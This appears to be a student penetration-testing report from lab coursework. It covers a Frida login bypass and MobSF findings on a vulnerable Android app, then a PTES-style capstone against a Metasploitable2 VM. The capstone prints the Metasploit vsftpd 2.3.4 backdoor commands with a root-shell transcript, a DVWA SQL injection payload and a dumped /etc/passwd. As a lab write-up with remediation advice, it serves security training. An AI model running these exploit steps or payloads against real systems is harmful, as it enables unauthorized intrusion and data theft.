

1.



Prepare environment


- Boot emulator and ensure adb devices lists the emulator (e.g., emulator-5554).
- Ensure MobSF is running locally at <http://127.0.0.1:8000>.
- Prepare Frida client in a Python virtual environment: `python3 -m venv ~/frida_env` and `pip install frida-tools` inside the venv.

2. **Static analysis (MobSF)**

- Upload app-debug.apk to MobSF via the web UI and run static analysis.
- Review Manifest, Permissions, Certificate, Code Analysis, and Local Data / Insecure Storage sections.
- Export the MobSF report (PDF/HTML) and capture screenshots of key findings.







Commands / UI actions (examples)

- `./run.sh` (start MobSF server in project folder)
- MobSF UI → Upload APK → Analyze → Generate Report → Save to `~/mobsf-reports/`

3. Dynamic analysis (Frida)

- Install frida-server onto the emulator and run it: `adb push frida-server /data/local/tmp/ && adb shell 'chmod 755 /data/local/tmp/frida-server' && adb shell '/data/local/tmp/frida-server &'.`
- Use frida-trace to identify candidate authentication-related methods: `frida-trace -U -f id.blackbear.vulnapk -i "*login*" -i "*auth*" -i "*verify*" -i "*password*"`.
- Create a short Frida hook script (bypass.js) targeting the discovered auth method and spawn the app with Frida to apply the hook early: `frida -U -f id.blackbear.vulnapk -l bypass.js --no-pause`.
- Interact with the app (attempt login) to confirm bypass and capture logs and screenshots.

4. IPC / component checks (brief)

- Inspect the AndroidManifest for exported components and allowBackup/clearText settings via MobSF report.
- (Optional) Use Drozer to enumerate exported activities, receivers, services, and providers; attempt simple crafted intents where applicable.

Findings (summary table)

Test ID	Vulnerability	Severity	Target (location)	Evidence / Notes
---------	---------------	----------	-------------------	------------------

016	Debug certificate & debuggable build	High	APK signature / Manifest	App signed with Android debug certificate; android:debuggable=true present. [SCREENSHOT: mobsf_certificate_debug.png]
017	Cleartext traffic allowed	High	AndroidManifest / network config	usesCleartextTraffic=true or equivalent network config allows HTTP. [SCREENSHOT: mobsf_manifest_cleartext.png]
018	Insecure storage (plaintext tokens/creds)	High	SharedPreferences / files within app	MobSF flags sensitive values stored in prefs/files. [SCREENSHOT: mobsf_insecure_storage.png]
019	Weak cryptography (ECB, MD5)	High	Code analysis (CryptoUtil.java)	Use of AES/ECB and MD5 for hashing; vulnerable to cryptographic attacks. [SCREENSHOT: mobsf_code_crypto.png]
020	Hardcoded secrets	Medium	Source code / resources	Static strings that look like keys / credentials. [SCREENSHOT: mobsf_hardcoded_strings.png]
021	Exported components / IPC exposure	Medium	Manifest (exported activities/providers)	Some activities/providers exported; possible unauthorized access. [SCREENSHOT: mobsf_manifest_components.png]
022	allowBackup enabled	Low/Medium	Manifest	android:allowBackup=true allows adb backup on debug devices. [SCREENSHOT: mobsf_manifest_allowbackup.png]

Detailed observations

1. Debuggable build and debug certificate

- MobSF detected the app is built in debug mode and signed with a debug certificate. This facilitates reverse engineering, hooking, and easier access to private data on devices/emulators. Remediate by disabling debug flags for release builds and signing with a production certificate.

2. Cleartext network traffic

- The manifest (or network security config) permits cleartext HTTP. An attacker on the same network—especially on public Wi-Fi—could intercept traffic via MITM. Enforce TLS; deny cleartext for release builds.

3. Insecure storage of sensitive data

- SharedPreferences and/or files store sensitive tokens or credentials in plaintext. Evidence from the MobSF report shows concrete keys and example stored values. Recommendation: use Android Keystore, encrypt data at rest with strong, authenticated encryption (AES-GCM) and keep secrets off the client when possible.

4. Weak cryptography

- The codebase uses weak primitives (ECB mode, MD5). ECB leaks patterns and MD5 is broken. Replace with AES-GCM (for symmetric encryption), HMAC-SHA256 for integrity, and use PBKDF2/Argon2 for password-based derivations.

5. Exported components

- Some Activities/Providers were flagged as exported. Without proper permissions or intent filters, these can be invoked by other apps to perform unintended actions. Mark components as exported="false" where not needed, and add permission checks for critical components.

Dynamic test: Frida authentication bypass (50-word summary)

Used Frida to locate the authentication method and hook it at runtime. The hook forced the verification method to return success, bypassing login and granting access to restricted app functionality. PoC logs and screenshots captured; scripts included in the appendix.

Evidence & artifacts (where to find them)

- MobSF PDF report: ~/mobsf-reports/test-report.pdf [ATTACH]
- MobSF screenshots: ~/mobsf-screenshots/mobsf_insecure_storage.png, ..._manifest.png, ..._certificate_debug.png
- APK SHA256:
b2f739ed0cdd605efff570e477337e2a9226fe96a7683a2b859618092c1b4976
- Frida scripts: ~/frida-scripts/discover_auth.js, ~/frida-scripts/bypass.js [ATTACH]
- Frida logs: ~/frida-logs/bypass.txt

Screenshot placeholders: Where screenshots are required in the document, include a placeholder image or a filename like [SCREENSHOT: mobsf_insecure_storage.png] and replace with the captured images when preparing final deliverable.

Remediation recommendations (prioritized)

- 1. **Release hardening**
 - Disable android:debuggable and allowBackup in release builds.
 - Sign releases with a secure production certificate.
- 2. **Transport security**
 - Disable cleartext traffic; use TLS for all API endpoints. Implement certificate pinning where appropriate.
- 3. **Data protection**
 - Remove plaintext storage of credentials/tokens. Use Android Keystore and strong encryption (AES-GCM). Avoid storing long-lived secrets on client.
- 4. **Cryptography**
 - Replace ECB and MD5 usage with secure primitives: AES-GCM, HMAC-SHA256, PBKDF2/Argon2.
- 5. **Component protection**
 - Review exported components; restrict or add signature/permission requirements. Validate incoming intents and sanitize inputs.
- 6. **Secrets management**
 - Remove hardcoded secrets from the app and move secrets to secure servers where possible.

6. Capstone Project: Full VAPT Engagement

Activities:

- **Tools:** Kali Linux, Metasploit, OpenVAS, Burp Suite, Google Docs.
- **Tasks:** Simulate a full pentest, exploit, report, remediate.
- **Enhanced Tasks:**
 - **Simulation:** Conduct a pentest on a HackTheBox VM (e.g., Lame) with Metasploit (use exploit/unix/ftp/vsftpd_234_backdoor) and Burp Suite for API tests. Log:

Timestamp	Target IP	Vulnerability	PTES Phase
-----	-----	-----	-----

2025-08-30 15:00:00	192.168.1.200	VSFTPD RCE	Exploitation
---------------------	---------------	------------	--------------

- **Remediation:** Recommend patches, input validation, and least privilege. Rescan with OpenVAS.

- **Reporting:** Write a 300-word PTES report in Google Docs:
 - Executive Summary
 - Attack Timeline
 - Remediation Plan
 - **Briefing:** Draft a 150-word non-technical summary for stakeholders.
-

1. Executive summary

This report documents a full penetration test against a lab host (192.168.198.131) performed from 192.168.198.130 on 2025-09-17. The exercise followed PTES phases: pre-engagement, reconnaissance, vulnerability analysis, exploitation, post-exploitation, and reporting.

The test confirmed multiple high-severity security issues. The most critical finding was a known backdoor in vsftpd 2.3.4 that allowed remote command execution resulting in a root shell. In addition, several intentionally vulnerable web applications (DVWA, phpMyAdmin, Mutillidae) and legacy services (telnet, rsh/rexec) were present and exposed.

The full technical evidence (scan files, exploit sessions, Burp project exports, and file hashes) are attached in the appendix. The immediate priority recommendation is to remove/patch vsftpd, disable anonymous FTP, isolate demo web apps from any untrusted network, and harden system and application configurations.

2. Scope & Rules of Engagement

In-scope: 192.168.198.131 (Metasploitable2 lab VM only)

Out-of-scope: any systems outside the above IP range; no social engineering; no attacks against cloud providers, backups, or third-party services.

Authorization: The exercise was performed in an authorized lab environment and is documented as a learning capstone for defensive & offensive skills. All findings are for remediation and educational purposes only.

Rules: avoid destructive actions that render the host unusable; preserve evidence chain-of-custody; record all commands, timestamps, and artifacts.

3. Methodology (PTES-aligned)

We followed a PTES-aligned workflow:

- **Pre-engagement:** scope confirmation, snapshots (attacker VM), working directory and evidence recording via script saved under ~/capstone/192.168.198.131/<timestamp>/.
 - **Reconnaissance:** network and service discovery with nmap -sC -sV -p- saved to scans/.
 - **Vulnerability analysis:** automated scans (nmap vuln scripts; OpenVAS planned) and manual review.
 - **Exploitation:** Metasploit for vsftpd 2.3.4 backdoor; Burp Suite to test web apps (DVWA SQLi demonstration); manual post-exploitation enumeration.
 - **Post-exploitation:** collect host artifacts, capture /etc/passwd, uname -a, evidence screenshots, and compute SHA-256 for saved artifacts.
 - **Reporting:** this document plus attachments (scan outputs, session logs, hashes).
-

4. Reconnaissance & discovery

4.1 Nmap (summary)

An aggressive service scan revealed multiple open services. Representative findings:

- 21/tcp open ftp vsftpd 2.3.4 (anonymous enabled)
- 22/tcp open ssh OpenSSH 4.7p1
- 23/tcp open telnet
- 25/tcp open smtp Postfix
- 80/tcp open http Apache 2.2.8 (Ubuntu)
- 3306/tcp open mysql MySQL 5.0.51a
- Additional services: SMB (139/445), VNC (5900), distccd, tomcat (8180), DVWA & phpMyAdmin webapps exposed

```

(kali㉿kali)-[~/capstone/192.168.198.131/20250917-053407]
$ nmap -sC -sV -p- -T4 192.168.198.131 -oN scans/nmap-full-$(date +"%Y%m%d-%H%M%S").txt

Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-17 05:47 EDT
Nmap scan report for 192.168.198.131
Host is up (0.0036s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.198.130
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ssl-date: 2025-09-17T09:50:18+00:00; +1s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE
10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME,
DSN
|_sslv2:
|   SSLv2 supported
|_ciphers:

```

Full Nmap output was saved to: scans/nmap-full-<timestamp>.txt (see appendix)

4.2 Service banners and quick observations

- vsftpd 2.3.4 is known to include an (infamous) backdoor in the 2.3.4 version which can spawn a shell when a crafted username is used.
- Web applications present included DVWA (Damn Vulnerable Web App), phpMyAdmin, Mutillidae. DVWA allowed SQLi on low security.

5. Vulnerability analysis & prioritization

Findings are prioritized by impact and ease of exploitation (CVSS-like):

- **Critical:** vsftpd 2.3.4 backdoor — remote code execution, unauthenticated → root shell (HIGH/CRITICAL)
- **High:** Exposed demo web apps with known vulnerabilities (SQLi in DVWA) — allows data exposure and further compromise in less isolated environments
- **Medium:** Outdated services (Apache/PHP/MySQL) with default/demo credentials and anonymous FTP
- **Low:** Misc configs (smb message signing disabled; legacy services enabled)

Each finding below contains technical details, PoC steps (where appropriate), impact, and remediation.

6. Exploitation & proof-of-concept

6.1 VSFTPD 2.3.4 backdoor (PoC)

Discovery: nmap banner indicated vsftpd 2.3.4 on port 21 and FTP allowed anonymous login.

Exploit (Metasploit):

```
msfconsole -q
```

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

```
set RHOSTS 192.168.198.131
```

```
set RPORT 21
```

```
exploit
```

Result: a command shell was spawned. Session output captured in evidence/session-192.168.198.131-<timestamp>.txt.

Proof-of-privilege: id returned uid=0(root) gid=0(root) and uname -a returned Linux metasploitable 2.6.24-16-server


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  --      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies     no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.198.131 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21              yes        The target port (TCP)

Exploit target:
  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.198.131:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.198.131:21 - USER: 331 Please specify the password.
[*] 192.168.198.131:21 - Backdoor service has been spawned, handling...
[*] 192.168.198.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.198.130:37641 -> 192.168.198.131:6200) at 2025-09-17 07:36:27 -0400

pwd
/
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
ls -la
.
..
```

```
scans - Thunar
kali@kali: ~/capstone/192.168.198.131/20250917-053407

(kali@kali)~/capstone/192.168.198.131/20250917-053407
$ msfconsole -q
msf6 > search vsftpd

Matching Modules
  #  Name
  --  --
  0  auxiliary/dos/ftp/vsftpd_232
  1  exploit/unix/ftp/vsftpd_234_backdoor

Disclosure Date  Rank  Check  Description
2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use 192.168.198.131
[*] No results from search
[*] Failed to load module: 192.168.198.131
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.198.131
RHOST => 192.168.198.131
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > list THREADS
[*] Unknown command: list. Did you mean list? Run the help command for more details.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set THREADS 4
THREADS => 4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  --      -
  CHOST      no               no        The local client address
```

Evidence captured:

- Metasploit session log: evidence/session-192.168.198.131-<timestamp>.txt
- /etc/passwd snippet saved: evidence/etc_passwd_20250917-074855.txt
- SHA-256 (etc_passwd file):
e7fc07f7927b72d224b1b9277c1c0134f8103deeebc04da26e1c7ce6a7f25d40

(See Appendix for exact raw outputs and recommended chain-of-custody handling.)

6.2 DVWA — SQL Injection demonstration

Discovery: DVWA found at <http://192.168.198.131/dvwa/>; default creds used to login (admin / password), security set to **low**.

PoC: boolean-based SQLi using payload ' OR '1'='1' -- - returned multiple rows via the application UI. Further probing using ORDER BY and UNION SELECT techniques was performed to determine column counts and attempt data extraction. Response content showing multiple user rows was saved in evidence.

Impact: shows data exposure via SQLi and illustrates the need for parameterized queries and input validation.

7. Post-exploitation findings and evidence

7.1 Host enumeration (examples)

- `id` → `uid=0(root) gid=0(root) (root shell)`
- `uname -a` → `Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 2008 i686 GNU/Linux`
- `/etc/passwd` (first 20 lines) captured and saved as evidence. SHA-256 recorded above.

7.2 Evidence inventory (select)

- `scans/nmap-full-<timestamp>.txt` — initial nmap discovery
- `scans/nmap-vuln-<timestamp>.txt` — nmap vuln script (if run)
- `evidence/session-192.168.198.131-<timestamp>.txt` — msfconsole transcript
- `evidence/etc_passwd_20250917-074855.txt` — captured `/etc/passwd` (sha256 above)
- `evidence/sqli_extraction_<timestamp>.txt` — DVWA SQLi extraction artifacts (if saved)
- `evidence/screenshots/*` — screenshots of consoles and evidence lists (if taken)

Note: A full archive of all artifacts (zip/tar.gz) should be created and a SHA-256 computed. This is recommended prior to sharing externally.

```
(kali㉿kali)-[~/capstone/192.168.198.131/20250917-053407/evidence]
$ cat > etc_passwd_$(date +"%Y%m%d-%H%M%S").txt <<'EOF'
heredoc> sed -n '1,20p' etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false

sessions 1
[*] Session 1 is already interactive.
uname -i
unknown
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
sed -n '1,20p' etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
```

